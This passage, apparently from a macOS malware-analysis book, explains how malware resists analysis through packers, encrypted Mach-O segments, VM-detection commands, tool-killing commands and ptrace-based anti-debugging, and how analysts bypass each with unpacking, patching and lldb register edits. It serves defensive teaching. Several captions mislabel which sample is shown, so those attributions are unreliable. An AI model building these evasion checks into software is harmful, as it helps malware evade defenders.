Malware authors occasionally obfuscate their macOS binary creations as well. The most common way to obfuscate such binary code is via a packer. In a nutshell, a packer compresses and obfuscates binary code (preventing static analysis of said code) while inserting a small unpacker stub at the entry point of the binary. As the unpacker stub is automatically executed when the packed program is launched, the original code is restored (in memory) and then executed ...ensuring that the original functionality of the packed binary is retained.

> 📝 Note:
>
> It is important to note that packers are payload agnostic, and thus can (generally) pack any binary.
>
> This means that legitimate software can be (and is) also packed ...as occasionally software developers also seek to thwart analysis of their proprietary code.
>
> Thus, it is naive to assume any packed binary is malicious, without further analysis.

The well-known UPX packer [6] is the favorite packer amongst macOS malware authors. Luckily, it is trivial to unpack UPX'd files. One can simply execute UPX with the `-d` command line flag:

```
$ upx -d ColdRoot.app/Contents/MacOS/com.apple.audio.driver

                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013

  With LZMA support, Compiled by Mounir IDRASSI (mounir@idrix.fr)

        File size         Ratio      Format      Name
```

```
    --------------------   ------   -----------   -----------
    3292828   <-   983040   29.85%    Mach/i386    com.apple.audio.driver

Unpacked 1 file.
```

Unpacking via UPX
(OSX.ColdRoot)

In the above terminal output, we've unpacked a UPX-packed variant of OSX.ColdRoot [7]. Once unpacked (and decompressed), static & dynamic analysis can commence.


A valid question is, how did we know the sample was packed? And moreso, how did we know it was packed with UPX? (so that we could unpack it via `upx -d`).

One semi-"formal" approach is to calculate the entropy (amount of randomness) of the binary to detect the packed segments (which will have a much higher level of randomness than "normal" binary instructions). The Objective-See TaskExplorer [8] utility utilizes this approach to generically detect packed binaries.

A less formal approach to leverage the `strings` command, or load the binary in your disassembler of choice and peruse the code. With experience, it is easy to infer that a binary is packed via observations such as:

- Unusual section names
- The majority of strings are obfuscated
- Large chunks of executable code that are not disassemblable
- The number of imports (references to external APIs) are very low

The unusual section name is an especially good indicator, as it can also help identify the packer used to compress/obfuscate the binary (which is important for unpacking). For example, UPX adds a section named "`__XHDR`", which can be seen in the output of the `strings` command, or in a Mach-O viewer:



UPX section header
(OSX.ColdRoot)

It is worth noting that UPX is an exception, in the sense that it can also unpack (any) upx'd-binary. More sophisticated malware may leverage custom packers, which may mean that no unpacking utility is available. But not to worry!

If one encounters a packed binary and no utility to unpack it, a debugger may be your best bet. The idea is simple, run the packed sample under the watchful eye of a debugger, and once the unpacker stub has executed, the (now) unpacked binary can be dumped from memory.

📝 Note:

For a thorough discussion of analyzing a packer (MPRESS) and the process of dumping it from memory, see @osxreverser's informative talk:

F*ck You HackingTeam [9]

Similar to packers are binary encryptors, which encrypt the original malware code at the binary level. To automatically decrypt the malware at runtime, a decryptor stub and keying information is often inserted at the start of the (now) encrypted binary ...unless the OS natively supports encrypted binaries (which macOS does!).

The infamous HackingTeam is fond of both packers (e.g. MPRESS) and encryptors. In a blog post titled "HackingTeam Reborn" [10], I noted that their RCS installer leveraged Apple's proprietary (and undocumented) Mach-O encryption scheme in an attempt to thwart (or at least complicate) static analysis.

Taking a peek at macOS's open-source [Mach-O loader](#) [11], we see it supports encrypted (or "protected" in Apple parlance) segments. Such segments have the `SG_PROTECTED_VERSION_1` flag (0x8) set:

```
#define SG_PROTECTED_VERSION_1   0x8 /* This segment is protected.  If the
                                        segment starts at file offset 0, the
                                        first page of the segment is not
                                        protected.  All other pages of the
                                        segment are protected. */
```

The SG_PROTECTED_VERSION_1 flag

Via `otool`, we can dump the segments in the HackingTeam's implant installer and note this flag is set (0x8):

```
$ otool -l installer

...

Load command 1
  cmd LC_SEGMENT
  cmdsize 328
  segname __TEXT
  vmaddr 0x00001000
  vmsize 0x00004000
  fileoff 0
  filesize 16384
  maxprot 0x00000007
  initprot 0x00000005
  nsects 4
  flags 0x8
```

HackingTeam's encrypted installer
(note 'flags' set to SG_PROTECTED_VERSION_1 (0x8))

Back to the macOS loader, (specifically [mach_loader.c](#) [12]), we note the `load_segment` function checks the value of the `SG_PROTECTED_VERSION_1` flag. If the flag is set, the loader will invoke a function named `unprotect_dsmos_segment` in order to decrypt the segment:

```
static load_return_t load_segment( ... )
{
  ...

  if (scp->flags & SG_PROTECTED_VERSION_1) {
    ret = unprotect_dsmos_segment(file_start,
           file_end - file_start,
           vp,
           pager_offset,
           map,
           vm_start,
           vm_end - vm_start);
           if (ret != LOAD_SUCCESS) {
                  return ret;
           }
 }
```

/kern/mach_loader.c

Since the encryption scheme is symmetrical (Blowfish or AES), and utilizes a static key (“ourhardworkbythesewordsguardedpleasedontsteal(c)AppleC”), that is stored within the System Management Controller (SMC) it can easily be decrypted, and analysis can continue!

📝 Note:

For an in depth discussion of macOS’s native support of encrypted Mach-O binaries, see

“[Creating undetected malware for OS X]” [13]

We’ve shown that dynamic analysis environments and tools (e.g. debuggers) are generally quite successful against various anti-(static) analysis approaches. As such, it's unsurprising that malware authors also seek to detect and thwart dynamic analysis.

Anti-(dynamic) Analysis Approaches

Malware authors are well aware that analysts often turn to dynamic analysis as an effective means to bypass anti-analysis logic. Thus malware often contains code that attempts to detect if it is executing in a dynamic analysis environment (i.e. a virtual machine) and/or within a dynamic analysis tool (i.e. a debugger).

There are several common approaches that malware may leverage to detect dynamic analysis environments and/or tools:

- Virtual Machine Detection
  Malware (rightly) assumes that if it finds itself executing within a virtual machine, it is likely being closely watched or dynamically analyzed by a malware analyst. As such, malware often seeks to detect if it's running in a virtualized environment. Generally, if such an environment is detected, the malware simply exits.

- Analysis Tool Detection/Prevention
  Malware may query its execution environment in an attempt to detect dynamic analysis tools, such as a debugger.

  If a malware specimen detects itself running in a debugging session, it can conclude with a high likelihood that it is being closely analyzed by a malware analyst. Of course, this is less than ideal for the malware, and in an attempt to prevent (continued) analysis it will likely simply exit. Another approach is to (always) attempt to prevent debugging in the first place.

So how to ascertain if a malicious specimen contains anti-(dynamic) analysis logic?

Generally, if malware detects it is running within a dynamic analysis environment, such as a virtual machine or in a debugger, it often simply exits. Thus, if you are attempting to dynamically analyze a malicious sample in a virtual machine or in a debugger, and the sample exits, this may be a sign that it implements such anti-analysis logic. (Of course there are other reasons, such as an offline command and control server, etc).

If you suspect that the malware contains anti-(dynamic) analysis logic, the first goal is to uncover the specific code that is responsible. More on this shortly, but once identified, this code can be patched out or simply skipped (in a debugger session).

One way to uncover such anti-analysis code is via static analysis. Of course, one has to know what such anti-analysis logic may look like. As such, let's now describe various programmatic methods that malware can leverage to detect if it is executing within a virtual machine or a debugger.

OSX.MacRansom [14] is a rather basic ransomware specimen that targets macOS users. However, it does contain anti-vm (and anti-debugging) logic. The first anti-VM check occurs at `0x00000001000010BB`. Here, after decoding a command, the malware invokes the `system` API to execute the (now decoded) command and exits if the API returns a non-zero value:

```
rax = decodeString(&encodedString);
```

```
if (system(rax) != 0x0) goto leave;

leave:
    rax = exit(0xffffffffffffffff);
    return rax;
}
```

Obfuscated anti-VM command
(OSX.MacRansom)

So what's the command the malware executes to detect if it's running with a virtual machine? Well, in a debugger, we can dump the decoded command by setting a breakpoint right before the call to `system` (recall that the first parameter, here, the command, can be found in the `RAX` register):

```
$ (lldb) x/s $rax
0x100200060: "sysctl hw.model|grep Mac > /dev/null"

(lldb) n
Process 7148 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over

frame #0: 0x00000001000010bb macRansom`___lldb_unnamed_symbol1$$macRansom
  -> 0x1000010bb <+203>: callq 0x1000028fe ; symbol stub for: system
  0x1000010c0 <+208>: testl %eax, %eax
  0x1000010c2 <+210>: jne 0x100001b05 ; <+2837>
  0x1000010c8 <+216>: movaps 0x19f1(%rip), %xmm0
```

Deobfuscated Anti-VM Command
(OSX.MacRansom)

Turns out the command, `sysctl hw.model|grep Mac > /dev/null`, first retrieves the system's model (name), and then checks to see if it contains the string "Mac".

In a virtual machine, `sysctl hw.model|grep Mac` will return a non-zero value, as the value for `hw.model` will not contain "Mac" but rather something like "VMware7,1":

```
$ sysctl hw.model
hw.model: VMware7,1
```

System's hardware model
(in a virtual machine)

On native hardware (i.e. not in a VM) the `sysctl hw.model` command will return a string containing “Mac,” thus the malware will not exit.

```
$ sysctl hw.model
hw.model: MacBookAir7,2
```

*System’s hardware model
(on native hardware)*

This malware also contains another check to see if it is running in a virtual machine. This secondary check occurs at `0x0000000100001126`. Again, the malware decodes a command, executes it via `system` and exits if the return value is non-zero. Specifically, it executes: `` echo $((`sysctl -n hw.logicalcpu`/`sysctl -n hw.physicalcpu`))|grep 2 > /dev/null ``. This command checks the number of CPUs on the system the malware is executing on. On a virtual machine, this value is often just 1. As this is not 2, the malware will just exit to 'avoid' analysis. However, on native hardware this logical CPU count (`hw.logicalcpu`) may be 4, and the physical cpu count (`hw.physicalcpu`) 2:

```
$ sysctl -n hw.logicalcpu
4
$ sysctl -n hw.physicalcpu
2
```

*Logical and physical CPU counts
(on native hardware)*

On a native (non-virtualized) system, dividing the number of logical CPUs by the number of logical CPUs will result in a value of 2, thus the malware will happily continue executing.

Another Mac malware sample that contains code to detect if it is running in a virtual machine is [OSX.Mughthesec](#) [15]:

> *“...it turns out that the installer actually doesn't do anything malicious, (besides actually installing a legit copy of Flash), if it detects it running in a virtual machine. Thomas Reed (@thomasareed) correctly guessed that this 'VM detection' is done by examining the system’s MAC address (VMWare VMs have 'recognizable' MAC address). Apparently this is a common trick used in macOS adware”* [15]

📝 Note:

There are countless other ways to programmatically detect if one is executing within a virtual machine. For a fairly comprehensive list of various methods that Mac malware may leverage, see:

"[Evasions: macOS]" [16]

Besides attempting to ascertain if it is executing within a virtual machine, malware may also contain anti-analysis code to detect (or thwart) dynamic analysis tools. Though generally this focuses upon debugger detection, some malware will also take into account other analysis tools.

For example, `OSX/Proton.B` [17] contains logic to terminate various analysis tools, such as the macOS `Console` application and the popular network monitor, Wireshark. Specifically, in an encrypted file (`/Contents/Resources/.hash`), we find the following commands: `killall Console` and `killall Wireshark`.


Though rather primitive (and quite noticeable), this will prevent said analysis tools from running in conjunction with the malware, thus hindering analysis. (Of course the tools can simply be restarted ...or even (just) renamed).

Generally though, malware is most interested in detecting if a debugger, specifically if it is running within a debugger session. The most common way for a program to determine if it is being debugged is to simply ask the system. As described in Apple's developer documentation [18] a process can invoke the `sysctl` API with `CTL_KERN`, `KERN_PROC`, `KERN_PROC_PID`, and its process identifier (pid), as parameters. Once the `sysctl` function has returned, if the `P_TRACED` flag is set (in the `info.kp_proc` structure returned by `sysctl`) the program is being debugged:

```
//after sysctl call w/ KERN_PROC_PID
// if P_TRACED in kp_proc struct is set, means debugged!
if(P_TRACED == (info.kp_proc.p_flag & P_TRACED))
{
   //process is being debugged
}
```

Debugger detection
(via the `P_TRACED` flag)

The following image illustrates this technique, both in disassembly (from a malicious specimen) and in pseudo code. Note that in this specific case, if the malware detects it is being debugged, it will actually self-delete in an attempt to prevent any continued analysis!



Debugger detection
(via the P_TRACED flag)

📝 Note:

For more details on this debugger detection technique, see Apple's developer documentation on the topic:

"[Detecting the Debugger](#)" [18]

Another anti-debugging approach is attempting to prevent debugging altogether. This may be accomplished by invoking the `ptrace` system call with the `PT_DENY_ATTACH` flag. This Apple-specific flag is "documented" in the `ptrace` man page, and "*denies future traces*" (i.e. prevents a debugger from attaching and tracing):

```
man ptrace
```

```
PTRACE(2)
NAME
ptrace -- process tracing and debugging

...

PT_DENY_ATTACH
This request is the other operation used by the traced process; it allows a process
that is not currently being traced to deny future traces by its parent. All other
arguments are ignored. If the process is currently being traced, it will exit with
the exit status of ENOTSUP; otherwise, it sets a flag that denies future traces. An
attempt by the parent to trace a process which has set this flag will result in a
segmentation violation in the parent.
```

ptrace, man page

Attempting to debug a process that invokes `ptrace` with the `PT_DENY_ATTACH` flag will fail:

```
$ lldb OSX.Proton
...

(lldb) r
Process 666 exited with status = 45 (0x0000002d)
```

ptrace (PT_DENY_ATTACH)

As noted in writeup, "[Defeating Anti-Debug Techniques: macOS ptrace variants]" [19]:

> *"The message Process # exited with status = 45 (0x0000002d) is usually a tell-tale sign that the debug target is using PT_DENY_ATTACH"*

While analyzing a malicious binary, a call to `ptrace` function (with the `PT_DENY_ATTACH` flag) is fairly easy to spot (for example, by examining the binary's imports). As such, malware may attempt to obfuscate the `ptrace` call. For example, OSX.Proton [17 dynamically resolves the `ptrace` function (preventing it from showing up as an import). As shown below, after invoking the `dlopen` function, the malware calls `dlsym` to resolve the address of the ptrace function. The return value from `dlsym` (stored in the rax register) is the address of `ptrace` ...which the malware prompt invokes, passing in `0x1f`, which is the hexadecimal value of `PT_DENY_ATTACH`:

```
0x000000010001e6b8    xor        edi, edi
0x000000010001e6ba    mov        esi, 0xa
```

```
0x000000010001e6bf    call       dlopen
0x000000010001e6c4    mov        rbx, rax
0x000000010001e6c7    lea        rsi, qword [ptrace]
0x000000010001e6ce    mov        rdi, rbx
0x000000010001e6d1    call       dlsym
0x000000010001e6d6    mov        edi, 0x1f
0x000000010001e6db    xor        esi, esi
0x000000010001e6dd    xor        edx, edx
0x000000010001e6df    xor        ecx, ecx
0x000000010001e6e1    call       rax
```

Obfuscated anti-debugger logic (ptrace/PT_DENY_ATTACH)
(`OSX.Proton`)

As noted if the malware is being debugged, the call to `ptrace` (at `0x000000010001e6e1`) will cause the debugging session to (forcefully) terminate and the malware to exit.

We've illustrated various anti-(dynamic) analysis approaches that Mac malware leverages to detect if it's running within a virtual machine or in a debugger ...or attempts to prevent debugging altogether. Such methods seek to thwart dynamic analysis. Luckily they are all fairly trivial to generically bypass.

Overcoming most anti-(dynamic) analysis involves two steps:

1. Identifying the location of the anti-analysis logic
2. Preventing the execution of the anti-analysis logic

Of these two steps, the first is usually the most challenging. However, identifying the location of the anti-analysis logic becomes easier once you are familiar with common anti-(dynamic) analysis ...such as the methods discussed earlier in this chapter.

Armed with a familiarity of such methods, it's wise to first statically triage a binary before diving into a full blown debugging (dynamic analysis) session. During this triage, keep an eye out for tell-tale signs that may reveal anti-(dynamic) analysis logic. For example, if a binary imports the `ptrace` API, there is a good chance it will attempt to prevent debugging (via `PT_DENY_ATTACH`).

Strings or function/methods names may also reveal a malware's distaste for analysis (e.g. a virtual machine or a debugger). For example, running the `nm` command (to dump symbols) against `OSX.EvilQuest`, reveals functions named `is_debugging` and `is_virtual_mchn`:

```
$ nm OSX.EvilQuest
...

0000000100007aa0 T _is_debugging
0000000100007bc0 T _is_virtual_mchn
```

anti-analysis functions?
(OSX.Proton)

Unsurprisingly both these functions are related to the malware's anti-(dynamic) analysis logic. For example, examining the logic that invokes the `is_debugging` function reveals that `OSX.EvilQuest` will exit if the function returns a non-zero value (i.e. if a debugger is detected):

```
0x000000010000b89a      call        is_debugging
0x000000010000b89f      cmp         eax, 0x0
0x000000010000b8a2      je          continue
0x000000010000b8a8      mov         edi, 0x1
0x000000010000b8ad      call        exit
```

Anti-debugging logic
(OSX.Proton)

However, if the malware (also) implements anti-(static) analysis logic, such as string or code obfuscations, locating logic that seeks to detect a virtual machine or a debugger may be difficult via static analysis methods. In this case, a methodical debugging session, starting at the entry point (or any initialization routines) of the malware is generally sufficient. Specifically, you can single step thru to the code observing API and system calls that may be related to the anti-analysis logic. Or, if you step over a function and the malware immediately exits, that may indicate that some anti-analysis logic was triggered. If this occurs, simply restart the debugging session and step into said function to examine the code more closely.

More specifically, this "trial and error" approach may be conducted in the following manner:

1. Start a debugger session that executes the malicious sample. It is important to start the debugging session from the *very beginning* (vs. attaching to the already running process). This ensures that the malware has not had a chance to execute any of its anti-(dynamic) analysis logic.

2. Set breakpoints on APIs that may be invoked by the malware to detect a virtual machine or debugging session. Examples include `sysctl`, `ptrace`, etc.

3. Instead of allowing the debugee to run uninhibited, manually step through its code, (perhaps stepping over any function calls). If any of the breakpoints are hit, examine their arguments to ascertain if they are being invoked with the goal of anti-analysis (i.e. `ptrace` invoked with the `PT_DENY_ATTACH` flag, or `sysctl` perhaps attempting to retrieve the number of CPUs or setting the `P_TRACED` flag). A backtrace should reveal the address of the code within the malware that invoked these APIs.

   If stepping over a function call causes the malware to exit (a likely sign it either detected the virtual machine or the debugger), simply restart the debugging session and this time step into this function. Repeat this process until the location of the anti-analysis logic has been identified.

> 📝 Note:
>
> We’ve noted that one should always perform dynamic analysis of malware in an isolated virtual machine (or dedicated analysis machine).
>
> While (dynamically) hunting for anti-analysis logic, a virtual machine has the added benefit of snapshots. Simply create a snapshot just prior to beginning your analysis session (and subsequently at any time during analysis). If the anti-analysis logic is inadvertently triggered, you can simply revert to a previous snapshot.

Armed with the locations of any anti-(dynamic) analysis logic, we can now fairly trivially bypass such logic, via any of the following methods:

- Modify the execution environment
- Patching the on-disk binary image.
- In a debugger, modifying program control flow.
- In a debugger, modifying register/variable value.

Let’s briefly look at each of these methods.

Once one has identified the location of anti-(dynamic) analysis logic within a malicious specimen, it may be possible to simply modify the execution environment, such that the anti-analysis logic no longer triggers. Recall that `OSX.Mughthesec` contains logic to detect if its running within a virtual machine, by examining the system’s MAC address. If the malware detects a MAC address with an Organizational Unique Identifier (OUI) matching a VM vendor (such as VMware), it will not execute its payload ...thus hindering dynamic analysis efforts.

📝 Note:

A VM vendor's OUI can be found online, such as on the company's website. For example, online documentation found at docs.vmware.com [20] notes that VMware's OUI (prefix) is 00:50:56 ...meaning Vmware VMs will contain MAC address in the following format:

00:50:56:XX:YY:ZZ

Luckily via the virtual machine's settings, it's trivial to modify the MAC address. As such, we can simply modify the MAC address so that it falls outside the range of any VM providers OUI. And what OUI falls outside this range? ...the OUI of your base (macOS) machine (e.g. F0:18:98), which belongs to Apple!

Once the MAC address has been modified (such that the OUI no longer fails within the range of VM providers), `OSX.Mughthesec` will no longer detect the virtual machine, and thus will happily execute its (malicious) logic ...allowing our dynamic analysis to commence.

Another (more permanent) approach to bypassing anti-analysis logic, involves patching the malware's (on-disk) binary image. The Mac ransomware OSX.KeyRanger [21] is a good candidate for this approach, as it may sleep for several days before executing its malicious payload (ransoming files) ...impeding dynamic analysis.


Though the malware is packed, it leverages the UPX packer, (which as we noted) is trivial to fully unpack (via `upx -d`). Once unpacked, static analysis can identify the function (that is invoked at address `0x000000010000238b`) responsible for implementing the sleep logic.

In order to bypass this function call so that the malware will immediately continue execution, we can modify (patch) the malware's binary code. Specifically, in a hex editor, we change the bytes of the malware's executable instructions from a `call` to a `nop`.

📝 Note:

A nop ("no operation") is an instruction (0x90) that instructs the CPU to "do nothing." It is useful when patching out anti-analysis logic in malware, overwriting the problematic instructions with benign ones.

We also nop-out the instructions that would cause the malware to terminate if the (now nop'd-out) call failed:



Naps ...to avoid analysis?
(OSX.KeyRanger)

Now, whenever this modified version of `OSX.KeyRanger` is executed, the nop instructions will simply do nothing, and the malware will happily continue executing, allowing our dynamic analysis session to progress.

Though patching the malware's on-disk binary image is "permanent", it may not always be the best approach. First, if the malware is packed (with a non-UPX packer that is difficult to unpack) it may not be possible to patch the target instructions (as they are only unpacked or decrypted in memory). Moreover, on-disk patches involve more work than less permanent methods, such as modifications to the malware's in-memory code during a debugging session. Finally, any modification to a binary will invalidate any cryptographic signature(s). Such invalidations may prevent the malware from executing successfully if such signature(s) are validated. Due to these reasons, it's more common for malware analysts to simply leverage a debugger to circumvent anti-(dynamic) analysis logic.

One of the more powerful capabilities of a debugger is its ability to directly modify the (entire) state of the debuggee. This capability proves especially useful when needing to bypass malware's anti-(dynamic) analysis logic.

Perhaps the simplest way to bypass such anti-analysis logic (via the debugger), involves manipulating the program's instruction pointer. This value is stored in the `RIP` register (when debugging 64bit Intel programs), and points to the next instruction that the CPU will execute.

Once anti-analysis logic has been located, one can set a breakpoint on such code, then (when the breakpoint is hit), simply modify the instruction pointer (RIP) ...for example, to skip over problematic logic. If done correctly, malware will be none the wiser.

Let's return to the OSX.KeRanger. After setting a breakpoint on the call instruction at address 0x000000010000238b (that invokes the function that sleeps for 3 days), we allow the malware to continue, until the breakpoint is hit. At this point, we can simply modify the instruction pointer to (instead) point to the instructions after the call. As the function call is never made, the malware never sleeps, and our dynamic analysis session can continue.

> 📝 Note:
>
> In a debugger session, change the value of the instruction pointer (RIP) via:
>
> (lldb) reg write $rip <new value>
>
> It should be noted that manipulating the instruction pointer of a program can have serious side effects if not done correctly. For example, if a manipulation causes an unbalanced or misaligned stack, that debuggee may crash. Thus, sometimes a simpler approach avoids instruction pointer manipulations and rather modifies other registers. More on this approach shortly!

Let's walk through another example. The aforementioned OSX.EvilQuest malware contains a function named prevent_trace that invokes the ptrace API with the PT_DENY_ATTACH flag. Code at address 0x000000010000B8B2 invokes this function. If we allow this function to execute during a debugging session, the system will detect the debugger and immediately terminate the session.

To bypass this, we simply avoid the call to prevent_trace altogether by setting a breakpoint at 0x000000010000B8B2. Once the breakpoint is hit, we modify the value of the instruction pointer to skip the call (via reg write $rip <new value>):

```
$ (lldb) b 0x000000010000B8B2
Breakpoint 1: where = EvilQuest[0x000000010000b8b2]

(lldb) c
Process 683 resuming
Process 683 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
```

```
-> 0x10000b8b2: callq  0x100007c20
   0x10000b8b7: leaq   0x7de2(%rip), %rdi
   0x10000b8be: movl   $0x8, %esi
   0x10000b8c3: movl   %eax, -0x38(%rbp)

(lldb) reg write $rip 0x10000b8b7
(lldb) c
```

Skipping anti-debugger logic
(OSX.Proton)

With the instruction pointer now set to the instruction at `0x000000010000B8B7`, the `prevent_trace` function is never invoked, and thus our debugging session can continue unimpeded!

We previously noted that `OSX.EvilQuest` contains a function named `is_debugging` and presented the code responsible for invoking this function. Recall that function returns a non-zero value if it detects a debugging session, which will cause the malware to abruptly terminate:

```
0x000000010000b89a      call     is_debugging
0x000000010000b89f      cmp      eax, 0x0
0x000000010000b8a2      je       continue
0x000000010000b8a8      mov      edi, 0x1
0x000000010000b8ad      call     exit
```

Anti-debugging logic
(OSX.Proton)

Of course if no debugging session is detected (`is_debugging` returns zero), the malware will happily continue.

To bypass this anti-debugging logic, instead of manipulating the instruction pointer, we can simply set a breakpoint on the instruction at `0x000000010000B89F` which performs the comparison on the value returned by the `is_debugging` function (`cmp  eax, 0x0`). Once this breakpoint is hit, the `EAX` register will contain a non-zero value, as the malware will have detected our debugger. However, via the debugger we can surreptitiously toggle the value in `EAX` to 0:

```
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
-> 0x10000b89f: cmpl   $0x0, %eax
```

```
    0x10000b8a2: je     0x10000b8b2
    0x10000b8a8: movl   $0x1, %edi
    0x10000b8ad: callq  exit

(lldb) reg read $eax
     rax = 0x00000001

(lldb) reg write $eax 0
(lldb) c
```

